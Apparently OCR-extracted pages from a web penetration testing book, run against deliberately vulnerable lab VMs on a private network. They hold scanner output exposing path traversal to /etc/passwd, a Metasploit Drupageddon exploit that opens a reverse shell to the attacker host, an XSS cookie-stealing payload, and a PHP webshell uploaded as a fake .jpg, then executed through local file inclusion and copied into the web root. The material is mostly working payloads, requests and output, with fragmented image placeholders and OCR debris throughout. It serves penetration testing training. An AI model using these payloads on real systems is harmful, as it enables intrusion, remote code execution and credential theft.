192.168.56.11/peruggia/index.php?action=comment&pic\_id=





Peruggia 1.2


wp6dbpkajm

OK

Uploaded By:







ZAP Scanning Report - Mozilla Firefox

ZAP Scanning Report x +

file:///root/webpentest/zapresult.html

## ZAP Scanning Report

### Summary of Alerts

Risk Level	Number of Alerts
<a href="#">High</a>	3
<a href="#">Medium</a>	6
<a href="#">Low</a>	11
<a href="#">Informational</a>	0

### Alert Detail

High (Medium)	Path Traversal
	<p>The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal.</p> <p>Most web sites restrict user access to a specific portion of the file-system, typically called the "web document root" or "CGI root" directory. These directories contain the files intended for user access and the executable necessary to drive web application functionality. To access files or execute commands anywhere on the file-system, Path Traversal attacks will utilize the ability of special-characters sequences.</p>

---

skipfish version 2.10b by lcamtuf@google.com

- 192.168.56.11 -

Scan statistics:

Scan time : 0:00:26.992  
HTTP requests : 10700 (400.9/s), 6880 kB in, 3328 kB out (378.2 kB/s)  
Compression : 3659 kB in, 9179 kB out (43.0% gain)  
HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops  
TCP handshakes : 307 total (37.9 req/conn)  
TCP faults : 0 failures, 0 timeouts, 1 purged  
External links : 115 skipped  
Reqs pending : 936

Database statistics:

Pivots : 118 total, 41 done (34.75%)  
In progress : 27 pending, 46 init, 4 attacks, 0 dict  
Missing nodes : 23 spotted  
Node types : 1 serv, 55 dir, 10 file, 7 pinfo, 41 unkn, 4 par, 0 val  
Issues found : 61 info, 0 warn, 1 low, 2 medium, 0 high impact  
Dict size : 100 words (100 new), 10 extensions, 256 candidates  
Signatures : 77 total

file:///root/webpentest/skipfish\_result/index.html


### Issue type overview - click to expand:

- **File inclusion (2)**
  1. <http://192.168.56.11/peruggia/index.php?action=learn&type=XSS&paper=../../../../../../../../etc/hosts> [ show trace + ]  
Memo: File /etc/hosts was disclosed.
  2. <http://192.168.56.11/peruggia/index.php?action=learn&type=XSS&paper=../../../../../../../../etc/passwd> [ show trace + ]  
Memo: File /etc/passwd was disclosed.
- **Directory traversal / file inclusion possible (1)**
  1. <http://192.168.56.11/peruggia/index.php?action=../login> [ show trace + ]  
Memo: responses for ../val and ../val look different
- **Incorrect or missing charset (higher risk) (6)**
- **XSS vector in document body (4)**
  1. [http://192.168.56.11/peruggia/index.php/htaccess.aspx-->>>">"<sf000005v371051>](http://192.168.56.11/peruggia/index.php/htaccess.aspx-->>>) [ show trace + ]  
Memo: injected '<sf000005v371051>' tag seen in HTML
  2. [http://192.168.56.11/peruggia/index.php?action=comment&pic\\_id=1-->>>">"<sf000014v371051>](http://192.168.56.11/peruggia/index.php?action=comment&pic_id=1-->>>) [ show trace + ]  
Memo: injected '<sf000014v371051>' tag seen in HTML
  3. [http://192.168.56.11/peruggia/index.php?action=learn&type=htaccess.aspx-->>>">"<sf000055v371051>&paper=http://milw0rm.com/papers/192](http://192.168.56.11/peruggia/index.php?action=learn&type=htaccess.aspx-->>>) [ show trace + ]  
Memo: injected '<sf000055v371051>' tag seen in HTML
  4. [http://192.168.56.11/peruggia/index/htaccess.aspx-->>>">"<sf000115v371051>](http://192.168.56.11/peruggia/index/htaccess.aspx-->>>) [ show trace + ]  
Memo: injected '<sf000115v371051>' tag seen in HTML
- **HTML form with no apparent XSRF protection (6)**

```

root@kali:~/webpentest# wpscan http://192.168.56.11/wordpress/

```



```

WordPress Security Scanner by the WPScan Team
Version 2.9.4
Sponsored by Sucuri - https://sucuri.net
@_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_

```

```

[i] Please use '-u http://192.168.56.11/wordpress/' next time
[i] It seems like you have not updated the database for some time
[?] Do you want to update now? [Y]es [N]o [A]bort update, default: [N] > Y
[i] Updating the Database ...
[i] Update completed

```

```
[+] URL: http://192.168.56.11/wordpress/
[+] Started: Mon Aug 6 05:53:00 2018

[+] Interesting header: SERVER: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_per
l/2.0.4 Perl/v5.10.1
[+] Interesting header: STATUS: 200 OK
[+] Interesting header: X-POWERED-BY: PHP/5.3.2-1ubuntu4.30
[+] XML-RPC Interface available under: http://192.168.56.11/wordpress/xmlrpc.php [HTTP 200]
[+] Found an RSS Feed: http://192.168.56.11/wordpress/?feed=rss2 [HTTP 200]
[!] Detected 1 user from RSS feed:
+-----+
| Name |
+-----+
| admin |
+-----+
[!] Includes directory has directory listing enabled: http://192.168.56.11/wordpress/wp-includes/

[+] Enumerating WordPress version ...
[!] The WordPress 'http://192.168.56.11/wordpress/readme.html' file exists exposing a version number

[+] WordPress version 2.0 (Released on 2007-09-24) identified from advanced fingerprinting, meta generator, li
nks opml
[!] 15 vulnerabilities identified from the version number

[!] Title: Wordpress 1.5.1 - 2.0.2 wp-register.php Multiple Parameter XSS
Reference: https://wpvulndb.com/vulnerabilities/6033
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5105
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5106
```

```
( ) ( ) ( ) ( \ / ) / \ / \ ( \ ( )
.-) ( ) ( ) ( ) ( ) ( \ \ \ ( \ / ( ) \ ) (
\ \ ) ( ) ( ) ( \ \ \ ) ( \ / \ ) ( ) ( ) \ )
(1337.today)
```

```
--=[OWASP JoomScan
+---++---==[Version : 0.0.5
+---++---==[Update Date : [2018/03/13]
+---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
--=[Code name : KLOT
@OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP
```

#### Help :

Usage: joomscan [options]

--url   -u <URL>		The Joomla URL/domain to scan.
--enumerate-components   -ec		Try to enumerate components.
--cookie <String>		Set cookie.
--user-agent   -a <User-Agent>		Use the specified User-Agent.
--random-agent   -r		Use a random User-Agent.
--timeout <Time-Out>		Set timeout.
--about		About Author
--help   -h		This help screen.
--version		Output the current version and exit.

---

```
Processing http://192.168.56.11/joomla/ ...
```

```
[+] Detecting Joomla Version
```

```
[++] Joomla 1.5
```

```
[+] Core Joomla Vulnerability
```

```
[++] Joomla! 1.5 Beta 2 - 'Search' Remote Code Execution
```

```
EDB : https://www.exploit-db.com/exploits/4212/
```

```
Joomla! 1.5 Beta1/Beta2/RC1 - SQL Injection
```

```
CVE : CVE-2007-4781
```

```
EDB : https://www.exploit-db.com/exploits/4350/
```

```
Joomla! 1.5.x - (Token) Remote Admin Change Password
```

```
CVE : CVE-2008-3681
```

```
EDB : https://www.exploit-db.com/exploits/6234/
```

```
Joomla! 1.5.x - Cross-Site Scripting / Information Disclosure
```

```
CVE: CVE-2011-4909
```

```
EDB : https://www.exploit-db.com/exploits/33061/
```

```
Joomla! 1.5.x - 404 Error Page Cross-Site Scripting
```

```
EDB : https://www.exploit-db.com/exploits/33378/
```

```
Joomla! 1.5.12 - read/exec Remote files
```

```
EDB : https://www.exploit-db.com/exploits/11263/
```

```
Joomla! 1.5.12 - connect back Exploit
```

```
[+] Finding common backup files name
[++] Backup files are not found

[+] Finding common log files name
[++] error log is not found

[+] Checking sensitive config.php.x file
[++] Readable config file is found
config file path : http://192.168.56.11/joomla/configuration.php-dist

Your Report : reports/192.168.56.11/
```

http://192.168.56.11/joomla/ | OWASP JoomScan Result - Mozilla Firefox

file:///usr/share/joomscan/reports/192.168.56.11/192.168.56.11\_

URL : http://192.168.56.11/joomla//  
Joomla Version : Joomla 1.5  
Start Time : 2018-8-6 5:56:33 Monday  
Finish Time : 6/8/2018 5:56:35 Monday

### Vulnerability

- [+] Joomla Version
- [+] Core Joomla Vulnerability
- [+] apache info/status files
- [+] admin finder
- [+] robots.txt existing
- [+] common backup files name
- [+] common log files name
- [+] sensitive config.php.x file

Generated on 13/9/2016 20:57:4 Tuesday by OWASP JoomScan 0.0.5 (Code Name: KLOT)



```
root@kali:~# git clone https://github.com/Dionach/CMSmap.git
Cloning into 'CMSmap'...
remote: Counting objects: 34, done.
remote: Total 34 (delta 0), reused 0 (delta 0), pack-reused 34
Unpacking objects: 100% (34/34), done.
root@kali:~# cd CMSmap/
root@kali:~/CMSmap# ls
cmsmap.py  data  DISCLAIMER.txt  LICENSE.txt  README.md  shell  thirdparty
root@kali:~/CMSmap# python cmsmap.py
CMSmap tool v0.6 - Simple CMS Scanner
Author: Mike Manzotti mike.manzotti@dionach.com
Usage: cmsmap.py -t <URL>

Targets:
-t, --target      target URL (e.g. 'https://example.com:8080/')
-f, --force      force scan (W)ordpress, (J)oomla or (D)rupal
-F, --fullscan   full scan using large plugin lists. False positives and slow!
-a, --agent      set custom user-agent
-T, --threads    number of threads (Default: 5)
-i, --input      scan multiple targets listed in a given text file
-o, --output     save output in a file
--noedb         enumerate plugins without searching exploits

Brute-Force:
-u, --usr        username or file
-p, --psw       password or file
--noxmlrpc      brute forcing WordPress without XML-RPC
```

---

The screenshot shows a web browser window with the address bar containing the URL `192.168.56.12/drupal/`. The page features a blue header with the Drupal logo and the site name "Drupageddon". A "Home" button is visible in the top left. The main content area is divided into two sections. On the left, there is a "User login" form with fields for "Username" and "Password", both marked with a red asterisk. Below the fields are two links: "Create new account" and "Request new password". A "Log in" button is positioned at the bottom of the form. On the right, a large heading reads "Welcome to Drupageddon", followed by the text "No front page content has been created yet."

```

root@kali:~/CMSmap# python cmsmap.py -t http://192.168.56.12/drupal/
[-] Date & Time: 06/08/2018 06:42:12
[-] Target: http://192.168.56.12/drupal
[M] Website Not in HTTPS: http://192.168.56.12/drupal
[I] Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with
OpenSSL/0.9.8g
[I] X-Powered-By: PHP/5.2.4-2ubuntu5
[L] X-Generator: Drupal 7 (http://drupal.org)
[L] X-Frame-Options: Not Enforced
[I] Strict-Transport-Security: Not Enforced
[I] X-Content-Security-Policy: Not Enforced
[I] X-Content-Type-Options: Not Enforced
[L] Robots.txt Found: http://192.168.56.12/drupal/robots.txt
[I] CMS Detection: Drupal
[I] Drupal Version: 7.31
[H] Drupal Vulnerable to SA-CORE-2014-005
[I] Drupal Theme: bartik
[H] Configuration File Found: http://192.168.56.12/drupal/sites/default/settings
[-] Enumerating Drupal Usernames via "Views" Module...
[I] Autocomplete Off Not Found: http://192.168.56.12/drupal/?q=user

```

```

msf > search drupageddon
[!] Module database cache not built yet, using slow search

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
exploit/multi/http/drupal_drupageddon	2014-10-15	excellent	Drupal HTTP Parameter Key/Value SQL Injection

```
msf exploit(multi/http/drupal_drupageddon) > show options
Module options (exploit/multi/http/drupal_drupageddon):
-----
Name          Current Setting  Required  Description
-----
Proxies        Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST          192.168.56.12   yes       The target address
RPORT          80               yes       The target port (TCP)
SSL            false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI      /drupal/         yes       The target URI of the Drupal installation
VHOST          /                no        HTTP server virtual host

Payload options (generic/shell_reverse_tcp):
-----
Name          Current Setting  Required  Description
-----
LHOST          192.168.56.10   yes       The listen address (an interface may be specified)
LPORT          4444             yes       The listen port


Exploit target:
-----
Id  Name
--  --
0   Drupal 7.0 - 7.31 (form-cache PHP injection method)
```

```
msf exploit(multi/http/drupal_drupageddon) > run
[*] Started reverse TCP handler on 192.168.56.10:4444
[*] Command shell session 1 opened (192.168.56.10:4444 -> 192.168.56.12:58614)

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ifconfig
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:06:68:c5
          inet addr:192.168.56.12  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe06:68c5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2360 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2393 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:301661 (294.5 KB)  TX bytes:1195059 (1.1 MB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1172 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1172 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:60376 (58.9 KB)  TX bytes:60376 (58.9 KB)
```

# Chapter 9: Bypassing Basic Security Controls





---

# XSSmh - Cross-Site Scripting

| [Cross-Site Scripting](#) || [Challenges](#) |

---

## Input Sanitization:

*Criteria for manipulating, escaping, or rejecting attack strings*

Double-up Single Quotes:

Sanitization Level:

Case-Insensitively and Repetitively Remove Blacklisted Items ▾

Pattern matching style

Keywords  Regexes

Enter comma-separated keywords or regexes to whitelist or blacklist below.

Sanitization Parameters:

```
alert,document,cookie,href,location,src
```

## Injection Parameters:

*Enter your attack string and point of injection*

Injection String:

```
<script>alert(document.cookie)</script>
```

Injection Location:

Body ▾

Custom HTML (\*INJECT\* specifies injection point):

Persistent?

Inject!





---

# XSSmh - Cross-Site Scripting

[Cross-Site Scripting](#) || [Challenges](#)

```
XSS PHPSESSID=1t41621j2b4uetva7u5ri5ol53; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; JSESSIONID=B2209FFDA0182B3D48B1CF6BC2B851DC
```

OK

Pattern matching style

Keywords  Regexes

Enter comma-separated keywords or  
regexes  
to whitelist or blacklist below.

Sanitization Parameters:

```
alert,document,cookie,
href,location,src
```

---

## Upload a File

**File uploaded to /tmp/php4KVDWt**

**Moving file was not attempted**

**Validation performed. File extension php not allowed. File type application/x-php not allowed.**

<b>Original File Name</b>	webshell.php
<b>Temporary File Name</b>	/tmp/php4KVDWt
<b>Permanent File Name</b>	/tmp/webshell.php
<b>File Type</b>	application/x-php
<b>File Size</b>	115 Bytes

**Please choose file to upload**

**Filename**



Upload File

```

POST /mutillidae/index.php?page=upload-file.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/mutillidae/index.php?page=upload-file.php
Cookie: showhints=0; PHPSESSID=sad219s68je3bd4ds9miq0ms17; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----15856268817723569991160087702
Content-Length: 656

-----15856268817723569991160087702
Content-Disposition: form-data; name="UPLOAD_DIRECTORY"

/tmp
-----15856268817723569991160087702
Content-Disposition: form-data; name="MAX_FILE_SIZE"

20000
-----15856268817723569991160087702
Content-Disposition: form-data; name="filename"; filename="sf-info.jpg"
Content-Type: image/jpeg

<?
system('pwd');
system('ls');
?>

```

Go
Cancel
< ▾
> ▾

Target: http://192.168.56.11

### Request

Raw Params Headers Hex

```

GET /mutillidae/index.php?page=../../../../tmp/sf-info.jpg
HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.56.11/mutillidae/index.php?page=source-viewer.php
Cookie: showhints=0; PHPSESSID=sad219s68je3bd4ds9miq0ms17;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

```

### Response

Raw Headers Hex HTML Render

```

</a>
</div>
</td>
<td valign="top">
<blockquote>
<!-- Begin Content -->
/owaspbwa/mutillidae-git
add-to-your-blog.php
ajax
arbitrary-file-inclusion.php
authorization-required.php
back-button-discussion.php
browser-info.php
capture-data.php
captured-data.php
captured-data.txt
classes
client-side-control-challenge.php
credits.php
data
database-offline.php
directory-browsing.php

```

Intercept HTTP history WebSockets history Options

Request to http://192.168.56.11:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

POST /mutillidae/index.php?page=upload-file.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/mutillidae/index.php?page=upload-file.php
Cookie: showhints=0; PHPSESSID=sad219s68je3bd4ds9miq0ms17; acopendivids=swingset,jotto,phpbb2,redmine;
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----26736501520993455822069697970
Content-Length: 741

-----26736501520993455822069697970
Content-Disposition: form-data; name="UPLOAD_DIRECTORY"

/tmp
-----26736501520993455822069697970
Content-Disposition: form-data; name="MAX_FILE_SIZE"

20000
-----26736501520993455822069697970
Content-Disposition: form-data; name="filename"; filename="webshell.jpg"
Content-Type: image/jpeg

<?
system($_GET['cmd']);
echo '<p>Type a command: <form method="GET"><input type="text" name="cmd"></form></p>';
?>
-----26736501520993455822069697970

```

Go Cancel < > Target: http://192.168.56.11

**Request**

Raw Params Headers Hex

```
POST /mutillidae/index.php?page=upload-file.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/mutillidae/index.php?page=upload-file.php
Cookie: showhints=0; PHPSESSID=sad219s68je3bd4ds9miq0ms17; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----15856268817723569991160087702
Content-Length: 656
-----15856268817723569991160087702
Content-Disposition: form-data; name="UPLOAD_DIRECTORY"

/tmp
-----15856268817723569991160087702
Content-Disposition: form-data; name="MAX_FILE_SIZE"

20000
-----15856268817723569991160087702
Content-Disposition: form-data; name="filename"; filename="rename.jpg"
Content-Type: image/jpeg

<?
system('cp /tmp/webshell.jpg /owaspbwa/mutillidae-git/webshell.php');
system('ls');
?>
```

**Response**

HTML Render

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Thu, 16 Aug 2018 01:49:30 GMT
Server:
Apache/2.2.14
(Ubuntu)
mod_mono/2.4.3
PHP/5.3.2-lubuntu4
.30 with
 Suhosin-Patch
 proxy_html/3.0.1
 mod_python/3.3.1
 Python/2.6.5
 mod_ssl/2.2.14
 OpenSSL/0.9.8k
 Phusion_Passenger/
 4.0.38
 mod_perl/2.0.4
 Perl/v5.10.1
Expires: Mon, 26
Jul 1997 05:00:00
GMT
Cache-Control:
no-store,
no-cache,
must-revalidate,
post-check=0,
pre-check=0,
no-cache="set-cook
```

Go Cancel < > Target: http://192.168.56.11

**Request**



Raw Params Headers Hex

```
GET /mutillidae/index.php?page=../../../../tmp/rename.jpg
HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.56.11/mutillidae/index.php?page=source-viewer.
php
Cookie: showhints=0; PHPSESSID=sad219s68je3bd4ds9miq0ms17;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

**Response**

Raw Headers Hex HTML Render

```
rene-magritte.php
repeater.php
robots.txt.php
robots.txt
